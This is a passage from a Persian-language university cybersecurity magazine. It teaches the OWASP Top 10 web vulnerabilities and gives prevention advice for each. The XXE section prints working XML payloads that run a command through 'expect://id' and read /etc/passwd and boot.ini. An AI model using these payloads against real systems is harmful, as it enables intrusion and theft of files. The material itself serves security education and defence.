فصل‌نامه تخصصی امنیت سایبری مرکز آپا دانشگاه کردستان
شماره نهم - بهار ۱۴۰۰


امنیت ابری

- معرفی پلتفرم Wazuh
- خانواده، کودکان، امنیت سایبری
- مخاطرات و آسیب‌پذیری‌های بسترهای ابری
- ده خطر امنیتی و آسیب‌پذیری مخرب OWASP
- معرفی The Complete Cyber Security Course
- سیزده آسیب‌پذیری معمول در سرویس Active Directory

آپا مخفف عبارت آگاهی‌رسانی، پشتیبانی و امداد رخدادهای رایانه‌ای است و معادل بومی اصطلاح CSIRT می‌باشد. مرکز آپا دانشگاه کردستان، در راستای انجام فعالیت‌های خود در زمینه آگاهی و اطلاع رسانی، با بکارگیری نیروهای متخصص و پتانسیل‌های پژوهشی در استان کردستان اقدام به انتشار نشریه‌ای الکترونیکی در حوزه امنیت فضای سایبری نموده است.
مخاطبان اصلی نشریه کارشناسان و متخصصان فناوری اطلاعات و شبکه، دانشجویان و علاقمندان فضای سایبری است. مطالب این نشریه عموماً محورهای زیر را شامل می‌شود:

- اطلاع‌رسانی رخدادهای اخیر فضای سایبری
- آگاهی‌رسانی نسبت به آخرین تهدیدات و آسیب‌پذیری فضای مجازی
- آموزش‌های تخصصی و عمومی در جهت ارتقاء دانش امنیت

شایان ذکر است، ویرا، اسم نشریه، واژه‌ای در زبان کردی به معنی صاحب‌فکر و هوشمند است.



صاحب امتیاز: مرکز آپا دانشگاه کردستان
مدیر مسئول: محمد فتحی
سردبیر: هادی گلباغی
سردبیر فنی: محمد حبیبی
ویراستار: نازیلا خسروی
طراحی و صفحه‌آرایی: پرستو مجیدی
نویسندگان (به‌ترتیب مطالب):
سینا فقیری/ محمد ساروقی/ هادی گلباغی
پرستو مجیدی/ نازیلا خسروی/ تینا احمدی

تلفن مرکز: ۰۸۷۳۳۶۱۱۴۱۵
نشانی مجله: کردستان، سنندج، بلوار پاسداران، دانشگاه کردستان، دانشکده مهندسی، ساختمان شماره ۳، طبقه همکف، مرکز آپا
وب‌سایت: www.cert.uok.ac.ir
ایمیل: apa@uok.ac.ir

راهنمایی:

- در فهرست مطالب می‌توانید با کلیک بر روی هریک از بخش‌ها و مطالب به صفحه مورد نظر منتقل شوید.
- با کلیک بر روی QR کدها می‌توانید مستقیما به لینک‌ها منتقل شوید.

فهرست مطالب

مقاله های آموزشی

10 خطر امنیتی و آسیب‌پذیری مخرب OWASP

گردآوری :سینا فقیری

مقدمه

هنگام مدیریت یک وب‌سایت، شناسایی و اطلاع از مهم‌ترین خطرات و آسیب‌پذیری‌ها اهمیت زیادی پیدا می‌کند. لیست تهدیدات و آسیب‌پذیری‌های مخرب OWASP یک نقطه شروع عالی برای آگاهی از بزرگ‌ترین تهدیدات وب‌سایت‌ها در سال ۲۰۲۱ است.

OWASP مخفف Open Web Application Security Project، یک انجمن آنلاین است که مقالات، روش‌ها، اسناد، ابزارها و فناوری‌ها را در زمینه امنیت برنامه‌ها منتشر می‌کند.

OWASP Top 10

OWASP Top10 لیستی از ۱۰ آسیب‌پذیری رایج است. در این لیست خطرات، تأثیرات و اقدامات متقابل در برابر آن‌ها نشان داده می‌شود. این لیست هر سه تا چهار سال یک‌بار به‌روز می‌شود، آخرین لیست آسیب‌پذیری‌های OWASP در سال ۲۰۱۸ منتشر شد. در این مطلب به این آسیب‌پذیری‌ها می‌پردازیم.

۱۰ آسیب‌پذیری مخرب OWASP در سال ۲۰۲۰ عبارت‌اند از:

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access control
- Security Misconfigurations
- Cross Site Scripting (XSS)
- Insecure Deserialization
- Using Components With Known Vulnerabilities
- Insufficient Logging And Monitoring

تزریق کد، زمانی اتفاق می‌افتد که یک مهاجم داده‌های نامعتبر را با هدف انجام کاری که برنامه برای آن طراحی نشده است به برنامه وب ارسال کند. هر زمان که یک برنامه کاربردی از هر نوع مفسری استفاده کند، خطر ایجاد آسیب‌پذیری تزریق وجود دارد.
آسیب‌پذیری تزریق به‌ویژه در کدهایی که در آن ارث‌بری وجود دارد، بسیار شایع است. این نقص اغلب در Query های LDAP، SQL، XPath، یا NoSQL، دستورات SMTP Headers، XML Parsers، OS، زبان‌های expression و غیره وجود دارد. تشخیص نقص تزریق هنگام بازبینی کد راحت است، اما هنگام تست کد بسیار دشوار است. اسکنرها و فازرها، مهاجمان را برای پیدا کردن نقص‌های تزریق، یاری می‌کنند.

این آسیب‌پذیری چرا رخ می‌دهد؟

استفاده از داده‌های غیرقابل‌اعتماد

اولین موضوعی که باید در حملات Injection در نظر بگیریم، عامل به‌وجود آمدن حمله است. داده‌های غیرقابل‌اعتماد عموماً داده‌هایی هستند که از طریق درخواست‌های HTTP دریافت می‌شوند. این درخواست‌ها به شکل پارامترهای Headers، form fields، URL و یا Cookie ها تهیه می‌شوند. همچنین داده‌هایی هم که از پایگاه داده، وب‌سرویس‌ها و یا منابع دیگر تهیه می‌شوند نیز از منظر امنیتی غالباً غیرقابل‌اعتماد در نظر گرفته می‌شوند. درنتیجه، می‌توان گفت تمام داده‌هایی که از سمت ورودی می‌آیند غیرقابل‌اعتماد به شمار می‌روند.

Injection context

وقتی داده‌های نامعتبر توسط برنامه‌ای استفاده می‌شوند، اغلب در یک دستور، سند یا ساختار دیگر وارد می‌شوند. این مورد با نام Injection context شناخته می‌شود. در لیست زیر، دستورات و اسنادی که ممکن است امکان تزریق را فراهم کنند آورده شده‌اند:

- SQL queries
- LDAP queries
- Operating system command interpreters
- هرگونه فراخوانی برنامه
- XML documents
- HTML documents
- JSON structures
- HTTP headers
- مسیرهای File
- URLs
- انواع زبان‌های expression

موارد زیر توصیه‌های OWASP برای جلوگیری از Injection می‌باشد:

- استفاده از Prepared Statements یا استفاده از Parameterized Queries
- استفاده از Stored Procedures
- استفاده از روش کنترل ورودی‌ها با استفاده از لیست سفید و مسدودسازی کاراکترهای غیرمجاز
- حذف مقادیر غیرمجاز از ورودی‌های کاربر
- استفاده از WAF
- مدیریت وصله‌های امنیتی و آپدیت‌ها
- ارتقاء فایروال‌های مجازی و فیزیکی
- استفاده از یک API مطمئن برای ارتباط با مفسرها و جلوگیری از استفاده و دسترسی کامل به مفسر
- برای جلوگیری از افشای انبوه رکوردها در صورت تزریق، از LIMIT و سایر کنترل‌های SQL استفاده کنید.

Broken Authentication

آسیب‌پذیری Broken Authentication می‌تواند به مهاجم اجازه دهد از متدهای دستی یا خودکار برای کنترل حساب‌های کاربری یا حتی بدتر از آن برای کنترل کل سیستم استفاده کند. وب‌سایت‌های رایج زیادی با این آسیب‌پذیری وجود دارند. Broken Authentication معمولاً به موارد منطقی موجود در سازوکار احراز هویت برنامه اشاره دارد. از جمله موارد مهم در این زمینه می‌توان به مدیریت نادرست session ها و استفاده از نام‌های کاربری قابل حدس که در برابر حملات brute-force آسیب‌پذیر هستند، اشاره کرد.

این آسیب‌پذیری چرا رخ می‌دهد؟

طبق OWASP Top ۱۰، این آسیب‌پذیری می‌تواند به اشکال مختلف ظاهر شود. یک سایت با ویژگی‌های زیر می‌تواند در برابر این حملات آسیب‌پذیر باشد:

- نمایش Session ID ها در URL
- عدم rotate و بی‌اعتبار کردن Session ID ها
- استفاده از رمزهای عبور ساده، متن‌های ساده و هش نشده
- استفاده از رمزهای عبور پیش‌فرض و ضعیف
- نبود احراز هویت چندعاملی و یا بی اثر بودن آن
- استفاده از فرآیندهای نامناسب برای بازیابی احراز هویت
- پیش‌بینی نکردن و مقاوم نبودن در برابر حملات brute-force (ازنظر شمارشی بودن نام‌های کاربری)

مثال‌هایی از Broken Authentication

یک سایت رزرو سفر، شناسه‌های session را در URL قرار می‌دهد:

```
http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
```

کاربر معتبر سایت می‌خواهد به دوستان خود در مورد سفر اطلاع دهد و لینک بالا را به آن‌ها ارسال کند، بدون اینکه متوجه شود شناسه session خود را نیز ارسال کرده است. وقتی بقیه از لینک استفاده می‌کنند، امکان استفاده از session کاربر و اطلاعات شخصی و کارت اعتباری و بقیه‌ی موارد دیگر برایشان فراهم می‌شود.

جلوگیری از Broken Authentication

- از تشخیص ناهنجاری‌ها با استفاده از سیستم‌هایی مانند IAM بهره بگیرید.
- مقابله با فیشینگ را در محل کار آموزش دهید.
- راهکارهای حفاظت در برابر حملات brute-force را اجرا کنید.
- رمزهای عبور را به‌صورت متن آشکار ذخیره نکنید.
- استفاده از رمزهای عبور ضعیف را غیرمجاز کنید و برای رمزهای عبور یک خط مشی تعیین کنید.
- احراز هویت چندعاملی را در جهت جلوگیری از پر کردن خودکار اعتبارنامه‌ها و جلوگیری از حملات brute-force پیاده‌سازی کنید.
- Session ID ها را در URL قرار ندهید و آن‌ها را به‌موقع rotate و ابطال کنید.
- طول زمان هر Session را کنترل کنید.
- تلاش‌های ناموفق برای ورود به سیستم را ثبت، کنترل و محدود کنید.
- از توابع هش مدرن مانند Argon2 یا PBKDF2 برای ذخیره رمزهای عبور در جهت جلوگیری از حملات GPU Cracking استفاده کنید.
- از امنیت فرآیند ثبت‌نام، بازیابی مشخصات کاربری و مسیرهای API در برابر حملات Account Enumeration با استفاده از پیام‌های مشابه اطمینان پیدا کنید.

Sensitive Data Exposure

داده‌های حساس به اطلاعاتی گفته می‌شود که از هر دسترسی غیرمجاز محافظت شود. نقض داده‌ها که منجر به در دسترس قرار گرفتن اعتبارنامه‌های حساس می‌شود می‌تواند با هزینه‌های زیادی همراه باشد. این آسیب‌پذیری هنگامی رخ می‌دهد که یک برنامه وب، شرکت یا نهاد به اشتباه اطلاعات شخصی را افشا کند. این امر می‌تواند درنتیجه عدم محافظت کافی از پایگاه داده‌ای که اطلاعات در آن ذخیره می‌شود، مانند رمزگذاری ضعیف یا عدم رمزگذاری، نقص نرم‌افزار یا آپلود اطلاعات حساس در پایگاه داده نادرست و غیره رخ دهد.

مهاجمان برنامه‌هایی را هدف قرار می‌دهند که داده‌های حساس را محافظت نمی‌کند. امروزه، نقض داده‌ها معمول است و تهدیدی بزرگ‌تر از هر زمان دیگر است زیرا امنیت برنامه‌های قدیمی از تکنیک‌های پیشرفته‌ی حمله که برای استفاده از آسیب‌پذیری‌های برنامه استفاده می‌شود؛ بسیار عقب هستند.

داده‌ها در دو دسته‌بندی قرار می‌گیرند

• داده‌های ذخیره‌شده - که به داده‌های در حالت استراحت شناخته می‌شوند به این معنی که فعلاً از آن‌ها استفاده نمی‌شود.
• داده‌های انتقال- داده‌هایی که به‌طور داخلی بین سرورها یا به مرورگرهای وب منتقل می‌شوند.

محافظت از داده‌های انتقال‌یافته

از هر دو نوع داده ذکرشده باید محافظت شود. یکی از راه‌های محافظت از داده‌های انتقال در وب‌سایت، انتقال اطلاعات به‌صورت رمزگذاری شده با استفاده از SSL است.

این آسیب‌پذیری چرا رخ می‌دهد؟

برای رسیدن به جواب این سؤال، باید در زمینه نقل‌وانتقال داده‌ها، پاسخ سؤالات زیر را در نظر بگیریم:
آیا داده‌ها به شکل رمز نشده منتقل می‌شوند؟ این مورد مربوط به پروتکل‌هایی مانند SMTP، HTTP و FTP است. بخصوص ترافیک اینترنت خارجی که خطرناک است. تمام ترافیک داخلی بین load balancer ها، وب سرورها یا سیستم‌های back-end باید بررسی شوند.
آیا الگوریتم‌های رمزنگاری قدیمی یا ضعیف استفاده می‌شوند؟
آیا رمزگذاری اعمال نمی‌شود؟ به‌عنوان‌مثال آیا دستورالعمل‌ها یا header های امنیتی کاربر (مرورگر) وجود ندارد؟
آیا نماینده کاربر (برنامه، سرویس‌گیرنده ایمیل) اعتبار گواهی سرور دریافتی را تأیید نمی‌کند؟
آیا شناسه session ها در URL وجود دارد؟
آیا شناسه session ها به‌موقع منقضی می‌شوند؟

مثال‌هایی از Sensitive Data Exposure


در طی چند سال گذشته، این آسیب‌پذیری یکی از حملات رایج در سراسر جهان بوده است. رمزگذاری نکردن اطلاعات حساس دلیل اصلی گسترش این حملات است. به دلیل ضعف، حتی داده‌های رمزگذاری شده نیز می‌توانند شکسته شوند. استفاده از این آسیب‌پذیری معمولاً بسیار دشوار است. بااین‌حال، عواقب یک حمله موفق می‌تواند وحشتناک باشد.
چند نمونه از نشت داده‌ها که منجر به افشای داده‌های حساس شده‌اند:
• حمله سایبری به پلتفرم کارت هدیه‌ی خرده‌فروشی مد و لباس برزیلی «C&A» که در آگوست ۲۰۱۸ اتفاق افتاد.
• نقص Uber در سال ۲۰۱۶ که اطلاعات شخصی ۵۷ میلیون کاربر Uber و همچنین ۶۰۰ هزار راننده را فاش کرد.
• نقص داده‌های فروشگاه Target که در حوالی جشن شکرگزاری رخ داد، اطلاعات کارت اعتباری و تماس بالای ۱۱۰ میلیون نفر را افشا کرد.

جلوگیری از Sensitive Data ExposureData

اولین نکته در جلوگیری از این آسیب‌پذیری، تعیین نیازهای حفاظتی داده در هر دو حالت انتقال و ذخیره است. به‌عنوان‌مثال، گذرواژه‌ها، شماره کارت اعتباری، اطلاعات شخصی و تجاری به حفاظت بیشتری نیاز دارند.
• داده‌های پردازش‌شده، ذخیره‌شده یا منتقل‌شده توسط برنامه را طبقه‌بندی کنید.
• با توجه به قوانین حریم خصوصی، الزامات نظارتی یا نیازهای تجاری، داده‌های حساس را شناسایی کنید.
• کنترل‌ها را طبق طبقه‌بندی اعمال کنید.
• داده‌های حساس را بی‌جهت ذخیره نکنید. در اسرع وقت آن‌ها را حذف و کنار بگذارید یا از PCI DSS برای ناقص سازی یا علامت‌گذاری آن‌ها استفاده کنید. داده‌هایی که نگهداری نمی‌شوند قابل سرقت نیستند.

• اطمینان حاصل کنید که تمام داده‌های حساس در حالت ذخیره استراحت را رمزگذاری کرده‌اید.
• اطمینان حاصل کنید که الگوریتم‌ها، پروتکل‌ها و کلیدهای استاندارد به‌روز و قوی استفاده شده‌اند و از مدیریت کلید مناسب استفاده کنید.
• رمزگذاری تمام داده‌ها در انتقال با پروتکل‌های ایمن مانند TLS با رمزگذاری کاملاً محرمانه بدون نقص (PFS)، اولویت‌بندی رمزگذاری توسط سرور و پارامترهای امن را انجام دهید.
• رمزگذاری را با استفاده از دستورالعمل‌هایی مانند HTTP Strict Transport Security (HSTS) اجرا کنید.
• برای پاسخ‌هایی که حاوی داده‌های حساس هستند، ذخیره‌سازی caching را غیرفعال کنید.
• رمزهای عبور را با استفاده از عملکردهای قوی هش تطبیقی و salted با ضریب تأخیر مانند Argon2، bcrypt، scrypt یا PBKDF2 ذخیره کنید.
• تأثیر پیکربندی و تنظیمات را به‌طور مستقل بررسی کنید.

XML External Entitiy (XXE)



برنامه‌هایی که فایل‌های XML را پردازش می‌کنند در صورت آسیب‌پذیر بودن می‌توانند به مهاجم امکان خواندن فایل، یا تعامل با بخش خارجی سیستم را بدهند که خود برنامه به آن‌ها دسترسی دارد. این امر می‌تواند سبب ایجاد مشکلات امنیتی از قبیل، افشای اطلاعات داخلی، اسکن پورت، اجرای حمله‌ی denial-of-service و حتی اجرای کد از راه دور شود. قسمت‌هایی از برنامه که با اسناد XML یا وب‌سرویس کار می‌کنند، از قسمت‌های مستعد این آسیب‌پذیری هستند. این نوع آسیب‌پذیری را با تحلیل کد منبع می‌توان کشف کرد. غیرفعال کردن ارجاعات به موجودیت‌های خارجی در مفسرهای XML، همچنین به‌روزرسانی این مفسر، از بهترین راهکارهای جلوگیری از این آسیب‌پذیری است.
طبق تعریف شرکت McAfee، عدم برنامه‌نویسی صحیح در XML می‌تواند سبب بروز ضعف امنیتی با عنوان XML External Entity یا به‌اختصار XXE شود.
آسیب‌پذیری XXE زمانی ایجاد می‌شود که برنامه، ورودی XML را دریافت کرده و آن را بدون بررسی به کاربر منعکس کند. در حقیقت نگرانی اصلی، از اجراشدن کدهای مخرب توسط XML Parser است.
در زبان XML، Entity میانبری برای تعریف یک مقدار است. ضمن اینکه می‌توان محتوای یک فایل داخلی یا خارجی را نیز در آن ذخیره کرد.
این آسیب‌پذیری در حالات زیر قابل بهره‌برداری است:
۱. برنامه مقداری را از کاربر به‌عنوان ورودی پذیرفته و آن را در فایلی XML ذخیره و سپس اجرا می‌کند.
۲. برنامه امکان آپلود فایل XML را فراهم می‌کند و محتوای آن به کاربری دیگر نمایش داده می‌شود.
گاهی مواقع این آسیب‌پذیری را می‌توان به آسیب‌پذیری RCE تبدیل کرد و از طریق آن کدهای مخرب خود را از راه دور بر روی سیستم اجرا کرد. در صورتی توانایی تبدیل این آسیب‌پذیری به RCE را داریم که وب‌سایت موردنظر توانایی اجرای expect که یک تابع در زبان برنامه‌نویسی PHP می‌باشد را داشته باشد.
این آسیب‌پذیری قابلیت تبدیل‌شدن به آسیب‌پذیری‌های دیگری همچون SSRF را نیز دارد و از طریق آن ما توانایی دسترسی به سرورها و سیستم‌های درون شبکه آن را پیدا خواهیم کرد. این آسیب‌پذیری زمانی رخ می‌دهد که ما توانایی تجزیه کدهای XML و DTD را داشته باشیم.

بررسی XML

مخفف Extensionible Markup Language می‌باشد. XML یک فرمت داده بسیار ساده و کاربردی است که در اکثر سرورها همچون XML-RPC، SOAP و REST و فایل‌های SVG مورداستفاده قرار می‌گیرد.

بررسی DTD

مخفف Document Type Definition می‌باشد و مشخص‌کننده ساختار و Element های مجاز و خصوصیات یک داده XML است. به زبان ساده‌تر و با یک مثال جامع به این صورت است که گروه‌های مستقل مردم می‌توانند با توافق در استانداردها باهم تبادل داده و اطلاعات نمایند از این رو یک اپلیکیشن با استفاده از DTD می‌تواند بررسی کند که داده‌های XML معتبر است یا خیر.

این آسیب‌پذیری چرا رخ می‌دهد؟

استفاده برنامه از SOAP نسخه‌های قبل از ۱٫۲ می‌تواند عامل آسیب باشد، اگر موجودیت‌های XML به چارچوب SOAP منتقل شوند.
آسیب‌پذیر بودن در برابر حملات XXE به این معنی است که این برنامه در برابر حملات انکار سرویس از جمله Billion Laughs آسیب‌پذیر است.
اگر برنامه از SAML برای پردازش هویت در اهداف امنیت یکپارچه یا اهداف (SSO) استفاده کند، با توجه به اینکه SAML از XML برای اثبات هویت استفاده می‌کند، ممکن است آسیب‌پذیر باشد.
پذیرش مستقیم یا آپلود XML، از منابع غیر معتبر، یا واردکردن داده‌های نامعتبر در اسناد XML و پردازش توسط یک پردازنده XML می‌تواند عامل آسیب‌پذیری باشد.
هریک از پردازنده‌های XML، در نرم‌افزار یا وب‌سرویس‌های SOAP؛ document type definition را فعال کرده باشند ممکن است آسیب‌پذیر باشند.

مثال‌هایی از XML External Entities (XXE)

مثال‌های زیر مربوط به Testing for XML Injection (OWASP-DV-008) است.

اجرای کد از راه دور

```
<?xml version=”1.0” encoding=”ISO-8859-1”?>
<!DOCTYPE foo
 [<!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM “expect://id” >]>
<creds>
 <user>`&xxe;`</user>
 <pass>`mypass`</pass>
</creds
```

افشای پرونده /etc/passwd یا سایر پرونده‌های هدف

```
<?xml version=”1.0” encoding=”ISO-8859-1”?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM “file:///etc/passwd” >]>
<foo>&xxe;</foo>
```


خواندن فایل boot.ini در درایو C

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]>
<foo>&xxe;</foo>
```


جلوگیری از XML External Entities (XXE)

- استفاده از قالب داده‌های پیچیده‌تر مانند json
- عدم serialization داده‌های حساس
- ارتقاء یا نصب وصله‌های امنیتی همه‌ی پردازنده‌ها و کتابخانه‌های XML مورداستفاده توسط برنامه
- اعتبارسنجی، فیلتر کردن یا تصحیح ورودی سمت سرور با تهیه یک فهرست مجاز
- استفاده از ابزارهایی مانند SAST برای تشخیص آسیب‌پذیری
- بررسی کنید که تابع آپلود فایل XML، یا XSL؛ ورودی XML را با XSD یا مشابه آن اعتبارسنجی می‌کند.

Broken Access Control



در امنیت وب‌سایت، کنترل دسترسی به معنای محدود کردن میزان دسترسی به بخش‌ها یا صفحات است که بسته به نیاز بازدیدکنندگان، در اختیار آن‌ها قرار می‌دهند.
به‌عنوان‌مثال، اگر یک فروشگاه آنلاین دارید، برای افزودن محصولات جدید یا راه‌اندازی یک بخش تبلیغاتی برای تعطیلات آینده، باید به پنل مدیریت دسترسی داشته باشید. با این حال، دسترسی شخص دیگری به آن لزومی ندارد. اجازه دسترسی بقیه بازدیدکنندگان وب‌سایت شما به صفحه ورود به سیستم فقط فروشگاه شما را در برابر حملات آسیب‌پذیر می‌کند.
امروزه این مسئله تقریباً در تمام سیستم‌های اصلی مدیریت محتوای (CMS) وجود دارد. به‌طور پیش‌فرض، در این سیستم‌ها اجازه دسترسی به صفحه ورود به سیستم وجود دارد. همچنین در اکثر آن‌ها اجباری برای ایجاد یک روش احراز هویت دو عاملی (2FA) وجود ندارد.



محیط‌های تحت تاثیر

همه سرورهای وب شناخته‌شده، سرورهای برنامه و محیط برنامه‌های وب حداقل به برخی از این موارد حساس هستند؛ حتی اگر سایتی کاملاً ایستا باشد، اگر به‌درستی پیکربندی نشده باشند هکرها می‌توانند به پرونده‌های حساس دسترسی پیدا کنند و سایت را deface، یا کارهای مخرب دیگری را انجام دهند.

این آسیب‌پذیری چرا رخ می‌دهد؟

اکثر سایت‌ها از یک شناسه یا کلید به‌عنوان راهی برای ارجاع به کاربران، نقش‌ها، محتوا، اشیا، عملکردها و غیره استفاده می‌کنند. اگر یک مهاجم بتواند این شناسه را حدس بزند و از طرفی کنترل دسترسی به این موارد انجام‌نشده باشد، مهاجم می‌تواند آزادانه به محتوای دلخواه خود دسترسی پیدا کند.

- دور زدن بررسی‌های کنترل دسترسی از طریق تغییر URL، وضعیت برنامه کاربردی یا صفحه HTML یا استفاده از یک ابزار API سفارشی.
- اجازه استفاده کاربران از سیستم بدون Login یا استفاده یک کاربر عادی از دسترسی‌های مدیریتی به دلیل عدم پیاده‌سازی درست نقش‌ها.
- اجازه دسترسی غیرمجاز API با تنظیم اشتباه CORS.
- دست‌کاری MetaData، مانند بازنویسی یا مداخله با یک JWT، توکن کنترل دسترسی، کوکی یا یک فیلد پنهان دست‌کاری شده برای افزایش امتیاز یا سوءاستفاده از باطل‌سازی JWT.
- اجبار به مرور صفحات مجاز توسط یک کاربر نامعتبر یا معمولی و دسترسی به API با کنترل دسترسی منقضی برای PUT، POST و DELETE.
- اجازه‌ی مشاهده، تغییر یا حذف حساب‌های کاربران دیگر توسط سایر کاربران.

مثال‌هایی از Broken Access

- دسترسی به یک میزبان کنترل/صفحه مدیریتی
- دسترسی به سرور از طریق FTP/SFTP/SSH
- دسترسی به پنل مدیریتی یک وب‌سایت
- دسترسی به برنامه‌های دیگر در سرور
- دسترسی به یک پایگاه داده

مهاجمان می‌توانند از این آسیب‌پذیری برای موارد زیر استفاده کنند:

- به قابلیت‌ها و داده‌هایی که نباید دسترسی داشته باشند دسترسی پیدا کنند.
- پرونده‌های حساس را مشاهده کنند.
- سطح دسترسی و مجوزها را تغییر دهند.


برای مثال مهاجم به‌سادگی URL هایی را مشاهده می‌کند، درحالی‌که سطح دسترسی مدیر برای مشاهده آن‌ها نیاز است و این یک نقص است:

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo

جلوگیری از Broken Access

• در تعریف نقش‌ها و دسترسی‌ها دقت کنید و نقش‌ها را متناسب با مدت زمان انجام کار و شرح کار تعریف کنید.
• سیاست کنترل دسترسی مستند را اجرا کنید.
• حساب‌های اضافی که نه شما و نه کاربر دیگری به آن نیاز ندارند را حذف کنید.
• سرورها و وب‌سایت خود را در جهت فهمیدن اینکه چه کسی چه‌کاری را در چه زمانی انجام می‌دهد کنترل کنید.
• احراز هویت چندعاملی را اجرا کنید.
• نقاط دسترسی را تا زمانی که به آن‌ها نیاز داشته باشید غیرفعال کنید.
• اعمال مکانیزم‌های کنترل دسترسی از جمله به حداقل رساندن CORS مدنظر باشد.
• شکست‌های کنترل دسترسی را ثبت و در صورت نیاز به مدیر اطلاع دهید.
• بعد از خروج، توکن‌های JWT را بر روی سرور نامعتبر کنید.
• اطلاع از نحوه مدیریت وب‌سایت؛ به این صورت که از تمامی تغییرات در صفحات وب و انتقال آن‌ها به سرور اطلاع داشته باشیم. همچنین محافظت از کانال‌های ارتباطی در جهت دسترسی از راه دور مجاز برای مدیران سایت نیز باید در نظر گرفته شود.
• توسعه‌دهندگان باید از چندین مکانیزم، از جمله هدرهای HTTP و برچسب‌های Meta استفاده کنند تا مطمئن شوند صفحات حاوی اطلاعات حساس توسط مرورگرهای کاربر ذخیره نمی‌شوند.

Security Misconfigurations



این آسیب‌پذیری به دلیل عدم اجرای کنترل‌های امنیتی برای یک سرور یا برنامه وب یا اجرای کنترل‌های امنیتی به شکل اشتباه رخ می‌دهد. در واقع امکان دارد آنچه که یک شرکت به‌عنوان یک محیط امن تصور می‌کند در واقع دارای شکاف‌های خطرناکی باشد که سازمان را در معرض خطر قرار دهد.

یکی از مسائل بسیار رایج در سامانه‌های آنلاین استفاده از تنظیمات نا امن و به‌ویژه تنظیمات پیش‌فرض است. در برخی موقعیت‌ها عدم توجه به این تنظیمات بسیار خطرناک است و می‌تواند منجر به دسترسی مهاجم به سیستم شود. تنظیمات نا امن محدود به بخش خاصی از سامانه نیست و می‌تواند در تمامی قسمت‌های برنامه رخ دهد. اسکنرهای خودکار راهکار خوبی برای کشف این نوع آسیب‌پذیری هستند. مدیر سامانه باید از نصب هرگونه سرویس زائد اجتناب و به‌طور مرتب سرویس‌های لازم را به‌روزرسانی کند و همچنین با تنظیمات امنیتی و پیکربندی آن‌ها آشنا باشد.

این آسیب‌پذیری چرا رخ می‌دهد؟

